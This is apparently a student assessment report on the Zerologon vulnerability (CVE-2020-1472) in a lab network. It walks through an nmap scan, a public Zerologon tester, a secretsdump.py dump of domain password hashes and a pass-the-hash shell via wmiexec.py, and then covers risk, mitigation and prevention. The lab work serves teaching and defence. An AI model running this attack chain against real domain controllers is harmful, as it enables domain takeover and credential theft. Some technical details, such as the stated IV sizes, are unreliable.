Advance Network Security 1

Assessment 1

By Rohit Rokka

Contents

Introduction

In recent years, there have been numerous high-profile cyber-attacks that have affected individuals, businesses, and governments worldwide. These attacks have highlighted the importance of cybersecurity and the need for organizations to take proactive measures to protect themselves from cyber threats.

Cybersecurity frameworks provide a structured approach to managing and improving an organization's cybersecurity posture. These frameworks provide a set of guidelines and best practices for organizations to follow to identify and mitigate cybersecurity risks, protect critical assets, and ensure compliance with industry regulations and standards.

This research paper delivers CVE-2020-1472 vulnerability report and exposure level on iDayum’s biggest client, Banana known as Zerologon along with its components and how they can be exploit, its mitigation and as well as its prevention method against it. This report also provides the remediation and mitigation solutions as well as future preventions.

CVE-2020-1472 vulnerability

CVE-2020-1472, also known as "ZeroLogon," is a critical vulnerability in Microsoft's Net logon Remote Protocol (MS-NRPC) that allows attackers to bypass the authentication process on Windows Active Directory domain controllers in organization network. (Trend, 2020)
The vulnerability exists because of a flaw in the cryptographic protocol used by Net logon to authenticate users in Windows domain environments. The cryptographic flaw allows an attacker to set the Net logon authentication level to zero, which bypasses the requirement for a valid password and enables the attacker to obtain administrative access to the domain controller. This vulnerability could allow an attacker to compromise the entire domain, steal sensitive data, and create new accounts with full privileges.

Net logon Remote Protocol


In the case of the Zerologon vulnerability (CVE-2020-1472), the initialization vector (IV) is used as part of the cryptographic process in the Net logon protocol, which is used for authentication and authorization in Windows domain environments.

The Net logon protocol uses a cryptographic algorithm that relies on an 8-byte (64-

bit) initialization vector (IV) and a 16-byte (128-bit) session key to encrypt and authenticate network traffic between a domain controller and a client computer (Marina Simakov, 2020). The IV is randomly generated for each authentication session and is used to add randomness to the encryption process and ensure that encrypted messages are unique.

How does the Zerologon vulnerability work?


First, the attacker uses the brute force method to spoof the client credentials. The function that checks clients' credentials AES-CFB8 encryption which uses 16-bit initialisation vector (IV). The attackers send a series of Net Logon messages that manipulate the authentication process and allow the attacker to bypass the authentication mechanisms. Once the attacker gains access to the domain controller, they can modify the Active Directory database, create new users, change passwords, and carry out other administrative tasks. This can allow them to gain full control over the entire Windows domain, compromising all the machines and data on it.


AES-CFB8 encryption (normal operation)
fa b3 c6 53 26 ca af b0 ca cb 21 c3 f8 c1 9f 68 01 02 03 04 05 06 07 08
AES
e2
AES
9a
e3 98 f5 93 42 12 f0 ba
1) Prepend a random IV before the message to be encrypted
2) Apply AES to the IV; only keep the first byte of the result
3) Xor the encrypted byte with the first message byte
4) Apply AES to the 16 bytes (IV and ciphertext) preceding the next message bytes
5) Encrypt the next byte; keep going until the entire message is encrypted
6) When finished; throw away the IV


Source: (Secura white paper)

Practical Zerologon Exploitation

Network Range 10.221.0.0/24.



```
┌──(root㉿kali)-[~]
└─# nmap 10.221.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 10:27 AEST
Nmap scan report for 10.221.0.18
Host is up (0.032s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap scan report for 10.221.0.35
Host is up (0.027s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap scan report for 10.221.0.69
Host is up (0.023s latency).
Not shown: 989 closed tcp ports (reset)
```




```
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap scan report for 10.221.0.154
Host is up (0.023s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap scan report for 10.221.0.171
Host is up (0.023s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 256 IP addresses (7 hosts up) scanned in 7.36 seconds
```

We have found 7 host on network segment 10.221.0.0/24

Successful **Zerologon** exploitation (the NetBIOS name is *zero*)


Exploiting the device 10.221.0.18 by using Zerologon code which is publicly available in GitHub.



```
┌──(root💀 tafekali)-[~]
└─# ls                                                                                                    1 ⚙
11407.txt        41962.sh.save      alloutput.txt.xml  Desktop            fix-internet-or-vpn.sh  inputlist.list  new-3       revshell.exe  Videos
19389003.txt     41962.shy          bash-4.3           dnspython          grepoutput.txt          Music           one.txt     Templates     zerologon
2424revshell.exe 49757.py           bash-4.3.tar.gz    Documents          heartbleed.py           netcat          output.txt  trial
38959.py         alloutput.txt.gnmap cli               Downloads          hw.txt                  new             Pictures    two.txt
41962.sh         alloutput.txt.nmap cli.zip            eavesdropping.txt  impacket                new-2           Public      udp.ovpn

┌──(root💀 tafekali)-[~]
└─# cd zerologon                                                                                          1 ⚙

┌──(root💀 tafekali)-[~/zerologon]
└─# ls                                                                                                    1 ⚙
CVE-2020-1472  Dockerfile  LICENSE  README.md  requirements.txt  zerologon_tester.py

┌──(root💀 tafekali)-[~/zerologon]
└─# python3 zerologon_tester.py zero 10.221.0.18                                                          1 ⚙
Performing authentication attempts ...
===============================================================================================

Success! DC can be fully compromised by a Zerologon attack.

┌──(root💀 tafekali)-[~/zerologon]
└─#                                                                                                       1 ⚙
```

Extract the domain hashes

To extract the domain hashes, we will be using secretdump code.



```
┌──(root💀 tafekali)-[/opt/impacket/examples]
└─# python3 secretsdump.py  -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 'zero$@10.221.0.18'
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:20e89a64419973914e1347840dd18eff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43f99f9f72f7d76928c2ee96f3e3cdb5:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ZERO$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8a70b425f5c6193d8d850fd8310bed532a1df69f6c86d48e13335cc50ca49381
krbtgt:aes128-cts-hmac-sha1-96:00a3dfb8dc6804649227f1f15feaa813
krbtgt:des-cbc-md5:fec4c751a29dfd31
ZERO$:aes256-cts-hmac-sha1-96:51d1eb336af7dc11f17e7d6c73d45a81a47e7d3d31cb8b6000b71e41bccf5e42
ZERO$:aes128-cts-hmac-sha1-96:07c483928cfe2125b9b8b190c75e4d4b
ZERO$:des-cbc-md5:319e98689bf7d5d9
[*] Cleaning up ...

┌──(root💀 tafekali)-[/opt/impacket/examples]
└─# 
```

In at least 100 words, explain what “Pass the Hash” is


"Pass the Hash" is a type of cyber-attack that is commonly used to steal sensitive data or gain unauthorized access to systems. In this attack, the attacker exploits a vulnerability in a system or application to extract password hashes from a victim's computer. Password hashes are encrypted versions of passwords that are stored in a system's database or memory.

Once the attacker has obtained the password hash, they can use it to authenticate themselves and gain access to other systems or applications that use the same password. This means that the attacker does not need to know the actual password but can instead "pass the hash" to authenticate themselves.

PTH attacks are often used against Windows systems, which store password hashes in the memory, and against Active Directory environments, where the same password is used across multiple systems. To prevent PTH attacks, organizations should use strong passwords and implement multifactor authentication, as well as regularly patching systems and monitoring for suspicious activity.

PtH to successfully acquire a shell

Hash attack lunch to acquire a shell




```
┌──(root💀 tafekali)-[/opt/impacket/examples]
└─# wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:20e89a64419973914e1347840dd18eff Administrator@10.221.0.18
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
zero2\administrator
```

Print flag.txt on the Administrator’s desktop

Risk Assessment

Calculating risk factors based on likelihood and also the impact of zerologon vulnerability.

Risk Criteria



	Impact				
Likelihood	Insignificant	Low	Moderate	Major	Critical
Certain	MEDIUM	MEDIUM	HIGH	EXTREME	EXTREME
Likely	LOW	MEDIUM	MEDIUM	HIGH	EXTREME
Possible	LOW	LOW	MEDIUM	MEDIUM	HIGH
Unlikely	LOW	LOW	LOW	MEDIUM	HIGH
Rare	LOW	LOW	LOW	LOW	MEDIUM

Likelihood	**Description**
Certain	The incident will occur in most circumstances
Likely	High probable that the incident will occur.
Possible	The incident will have a chance to occur
Unlikely	The incident might not occur
Rare	Very low chance of occurring the incident.

Since Banana Corporation uses Net logon Remote Protocol to authenticate different machines within the organisation attackers can use zerologon vulnerability to exploit into the network and the impact can be critical.

The attackers can take control over the system network domain and perform wide range of malicious activities like stealing sensitive data, installing malware, launching ransomware attacks, and disrupting critical business operations.

Vulnerability Mitigation

organizations can significantly reduce their risk of falling victim to the Zerologon vulnerability and protect their critical systems and data from unauthorized access by following mitigation procedures like:

- Limit network exposure: Organizations can also limit their network exposure by using firewalls and other network security measures to restrict access to domain controllers and other critical systems.
- Apply the patch: Microsoft released a patch for the Zerologon vulnerability in August 2020. Banana Corp should ensure that they have applied the patch to all affected systems, including domain controllers and other Windows servers.
- Implementing multi-factor authentication (MFA): Banana Corp can strengthen their security posture by implementing MFA for all user accounts, including privileged accounts. MFA requires users to provide additional authentication factors, such as biometric authentication, in addition to passwords, making it more difficult for attackers to gain unauthorized access to systems.

Vulnerability remediation

Applying or installing the patch in the domain controller and windows servers can be the step to remediate against the zerologon vulnerability. As soon as the organisation confirmed that the system has been compromised, potential credentials should be reset immediately.

Future prevention policies

- Adopting least privilege principles on the user accounts.
- Regular Patching of all the systems
- Segmentation of network to restrict access to critical systems and data
- Implementing multifactor authentication principle.

References

Simakov, M. and Zinar, Y. (2020). *Zerologon (CVE-2020-1472): Overview, Exploit Steps and Prevention*. [online] Crowdstrike. Available at: https://www.crowdstrike.com/blog/cve-2020-1472-zerologon-security-advisory/.

ervoort, T. (2020). *Zerologon: Unauthenticated domain controller compromise by subverting Netlogon cryptography (CVE-2020-1472)*. [online] Available at: https://www.secura.com/uploads/whitepapers/Zerologon.pdf.

BleepingComputer. (n.d.). *Pass-the-Hash Attacks and How to Prevent them in Windows Domains*. [online] Available at: https://www.bleepingcomputer.com/news/security/pass-the-hash-attacks-and-how-to-prevent-them-in-windows-domains/ [Accessed 2 Apr. 2023].

Tenable®. (2020). *CVE-2020-1472: 'Zerologon' Vulnerability in Netlogon Could Allow Attackers to Hijack Windows Domain Controller*. [online] Available at: https://www.tenable.com/blog/cve-2020-1472-zerologon-vulnerability-in-netlogon-could-allow-attackers-to-hijack-windows.

Odogwu, C. (2022). *What Is a Pass the Hash Attack and How Does It Work?* [online] MUO. Available at: https://www.makeuseof.com/what-is-pass-the-hash-attack/ [Accessed 2 Apr. 2023].

Infosec Resources. (n.d.). *Zerologon CVE-2020-1472: Technical overview and walkthrough*. [online] Available at: https://resources.infosecinstitute.com/topic/zerologon-cve-2020-1472-technical-overview-and-walkthrough/.